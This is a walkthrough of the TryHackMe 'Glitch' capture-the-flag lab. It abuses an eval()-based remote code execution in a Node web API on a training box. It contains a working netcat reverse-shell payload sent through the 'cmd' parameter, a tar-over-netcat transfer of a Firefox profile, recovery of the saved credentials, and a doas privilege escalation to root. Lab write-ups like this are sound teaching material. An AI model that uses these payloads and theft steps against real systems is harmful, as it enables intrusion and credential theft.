



Glitch



Title	IP Address	Expires
GLITCHFINAL	10.10.2.210	54m 50s


~~*Warning! The box contains blinking images and sensitive words.*~~

This is a simple challenge in which you need to exploit a vulnerable web application and root the machine. It is beginner oriented, some basic JavaScript knowledge would be helpful, but not mandatory. Feedback is always appreciated.


~~**Note: It might take a few minutes for the web server to actually start.*~~

❗ In the process, the server died many times → The IP Address of the Target Machine might be changed through several steps/instructions

Enumeration




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.216.127
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-25 17:03 EDT
Nmap scan report for 10.10.216.127
Host is up (0.22s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 26.72 seconds
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -A -Pn -p 80 10.10.216.127
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-25 17:17 EDT
Nmap scan report for 10.10.216.127
Host is up (0.19s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: not allowed
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 cl
osed port
Aggressive OS guesses: Crestron XPanel control system (90%), Linux 5.4 (88%), ASUS RT-N56U W
AP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.16 (87%), Linux 3.2 (87%), HP P2000 G3 NAS de
vice (87%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%), Linux 2.6.32 (86%), Linux
2.6.39 - 3.2 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Open web browser and enter the URL `http:<IP>`



At first, the page is empty within the title `not allowed` → Press `Ctrl + U` to view the source page → You will find a script at the bottom like this


```
<script>
      function getAccess() {
        fetch('/api/access')
          .then((response) => response.json())
          .then((response) => {
            console.log(response);
          });
      }
</script>
```

This script contains a function call `getAccess` → It fetches to `/api/access` → Then response something as `json` type → `curl` to the mentioned path to see what it would response

```
┌──(kali㉿kali)-[~/TryHackMe/Glitch]
└─$ curl http://10.10.216.127/api/access
{"token":"dGhpc19pc19ub3RfcmVhbA=="}
```

The `/api/access` returns a `key:value` which looks like the **cookie** data form

Press `F12` to open *Developer View*, then navigate to `Storage` tab and modify the value of the cookie `token` to the previous decoded



Name	Value	Domain	Path	Expires / Max-Age	Siz
token	this_is_not_real	10.10.216.127	/	Session	21

```
Data
▾ token: "this_is_not_real"
    Created: "Sun, 25 Jun 2023 21:05:04 GMT"
    Domain: "10.10.216.127"
    Expires / Max-Age: "Session"
    HostOnly: true
    HttpOnly: false
    Last Accessed: "Sun, 25 Jun 2023 21:21:07 GMT"
    Path: "/"
    SameSite: "None"
    Secure: false
    Size: 21
```

And now the page looks different from the first one within the title `sad.`


View all the `items` inside the `/api/items` path by using `curl` with `GET` method

```
┌──(kali㉿kali)-[~/TryHackMe/Glitch]
└─$ curl -X GET http://10.10.216.127/api/items --cookie "token=this_is_not_real"
{"sins":["lust","gluttony","greed","sloth","wrath","envy","pride"],"errors":["error","erro
r","error","error","error","error","error","error","error"],"deaths":["death"]}
```

Try to use another **method** while using `curl`

```
┌──(kali㉿kali)-[~/TryHackMe/Glitch]
└─$ curl -X POST http://10.10.216.127/api/items --cookie "token=this_is_not_real"
{"message":"there_is_a_glitch_in_the_matrix"}
```

The return `message` is a hint which tells us there is something could be found after the `/items` → Use `ffuf` to figure out this one



```
┌──(kali㉿kali)-[~]
└─$ ffuf -w /usr/share/wordlists/wfuzz/general/common.txt -X POST -u http://10.10.2.210/api/items?FUZZ=test

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://10.10.2.210/api/items?FUZZ=test
 :: Wordlist         : FUZZ: /usr/share/wordlists/wfuzz/general/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 500, Size: 1081, Words: 55, Lines: 11, Duration: 3112ms]
    * FUZZ: cmd
```

Exploit

Now we've known the argument `cmd` with the `POST` method might be vulnerable → Start **BurpSuite** to capture the **request** to view what would happen when we send the request to the server

Start BurpSuite → Turn on `Interception` → Modify the URL as `http://<IP>/api/items/cmd=test` → Send → The BurpSuite would intercept the request like this

```
GET /api/items?cmd=test HTTP/1.1
Host: 10.10.2.210
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-None-Match: W/"a9-0aR6bAfiK/DB+A79vs3kEEVvJNc"
```

Modify the request form `GET` → `POST`

```
POST /api/items?cmd=test HTTP/1.1
```

And the response would be

```
ReferenceError: test is not defined
    at eval (eval at router.post (/var/web/routes/api.js:25:60), <anonymous>:1:1)
    at router.post (/var/web/routes/api.js:25:60)
    at Layer.handle [as handle_request] (/var/web/node_modules/express/lib/router/layer.j
s:95:5)
    at next (/var/web/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/var/web/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/var/web/node_modules/express/lib/router/layer.j
s:95:5)
    at /var/web/node_modules/express/lib/router/index.js:281:22
    at Function.process_params (/var/web/node_modules/express/lib/router/index.js:335:12)
    at next (/var/web/node_modules/express/lib/router/index.js:275:10)
    at Function.handle (/var/web/node_modules/express/lib/router/index.js:174:3)
```

The display error tells us that the value `test` we've parsed at the `cmd` param *is not defined* which would be parsed to the `eval()` function

> 💡 The `eval()` method evaluates or executes an argument.
>
> If the argument is an expression, `eval()` evaluates the expression. If the argument is one or more JavaScript statements, `eval()` executes the statements.

Gain Access

Research about the `eval()` exploitation combine with the RCE I found the payload as

```
require('child_process').exec(rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <IP
_LOCAL> <PORT> >/tmp/f)
```


Then modify the request to

```
POST /api/items?cmd=require('child_process').exec('rm+-f+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tm
p/f|/bin/sh+-i+2>%261|nc+10.8.97.213+4444+>/tmp/f') HTTP/1.1
Host: 10.10.2.210
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-None-Match: W/"a9-0aR6bAfiK/DB+A79vs3kEEVvJNc"
```

Start the `Netcat Listener`

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Then send the request and back to the `Netcat Listener`



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.2.210] 60284
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(user) gid=1000(user) groups=1000(user),30(dip),46(plugdev)
$ █
```

Locate the file `user.txt` → Get the flag

```
$ find / -name "user.txt" 2>/dev/null
/home/user/user.txt
$ cat /home/user/user.txt
THM{i_don't_know_why}
```

Privilege Escalation → v0id

Find the `SUID` files

```
$ find / -perm -04000 2>/dev/null | grep "bin"
/bin/ping
/bin/mount
/bin/fusermount
/bin/umount
/bin/su
/usr/bin/at
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newuidmap
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/bin/pkexec
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/doas
```

The `/usr/local/bin/doas` might be vulnerable → I tried to execute the `doas` to become root but the current user might not have enough permission


```
$ doas -u root /bin/bash
doas: Operation not permitted
```

I discovered there is another user called `v0id` in the directory `/home` → Let's try to become user `v0id` at first

```
$ ls -l /home/
total 8
drwxr-xr-x 8 user user 4096 Jan 27  2021 user
drwxr-xr-x 2 v0id v0id 4096 Jan 21  2021 v0id
```

Turn back to the `user` directory and I found this directory which could be exploited

```
drwxrwxrwx   4 user user  4096 Jan 27  2021 .firefox
```



```
$ ls -la
ls -la
total 48
drwxr-xr-x   8 user user  4096 Jan 27  2021 .
drwxr-xr-x   4 root root  4096 Jan 15  2021 ..
lrwxrwxrwx   1 root root     9 Jan 21  2021 .bash_history -> /dev/null
-rw-r--r--   1 user user  3771 Apr  4  2018 .bashrc
drwx------   2 user user  4096 Jan  4  2021 .cache
drwxrwxrwx   4 user user  4096 Jan 27  2021 .firefox
drwx------   3 user user  4096 Jan  4  2021 .gnupg
drwxr-xr-x 270 user user 12288 Jan  4  2021 .npm
drwxrwxr-x   5 user user  4096 Jun 25 22:12 .pm2
drwx------   2 user user  4096 Jan 21  2021 .ssh
-rw-rw-r--   1 user user    22 Jan  4  2021 user.txt
```

I start another `Netcat Listener` on the local machine and transfer the whole directory to the local machine for analyzing

Local

```
nc -lvnp <PORT> | tar xf -
```

Target

```
$ tar cf - .firefox/ | nc <IP> <PORT>
```

Wait for a minute for the transfer process to complete

While waiting for the process, I download the tool from https://github.com/unode/firefox_decrypt

```
┌──(kali㉿kali)-[~/TryHackMe/Glitch]
└─$ ls -la
total 700
drwxr-xr-x  3 kali kali   4096 Jun 25 19:04 .
drwxr-xr-x 74 kali kali   4096 Jun 25 17:01 ..
drwxr-xr-x  4 kali kali   4096 Jan 27  2021 .firefox
-rwxr-xr-x  1 kali kali  37393 Jun 25 19:04 firefox_decrypt.py
```

Now use the tool to decrypt the folder

```
┌──(kali㉿kali)-[~/TryHackMe/Glitch]
└─$ python3 firefox_decrypt.py .firefox
Select the Mozilla profile you wish to decrypt
1 -> hknqkrn7.default
2 -> b5w4643p.default-release
2

Website:   https://glitch.thm
Username: 'v0id'
Password: 'love_the_void'
```

OK! We got the password of user `v0id` → Back to the target machine and become `v0id`

```
$ su v0id
su v0id
Password: love_the_void

v0id@ubuntu:/var/web$ id
uid=1001(v0id) gid=1001(v0id) groups=1001(v0id)
```

Privilege Escalation → root

Execute the `doas` again

```
v0id@ubuntu:/var/web$ doas -u root /bin/bash
Password: love_the_void
```

```
root@ubuntu:/var/web# id
uid=0(root) gid=0(root) groups=0(root)
```

Navigate to the `/root` directory and get the flag

```
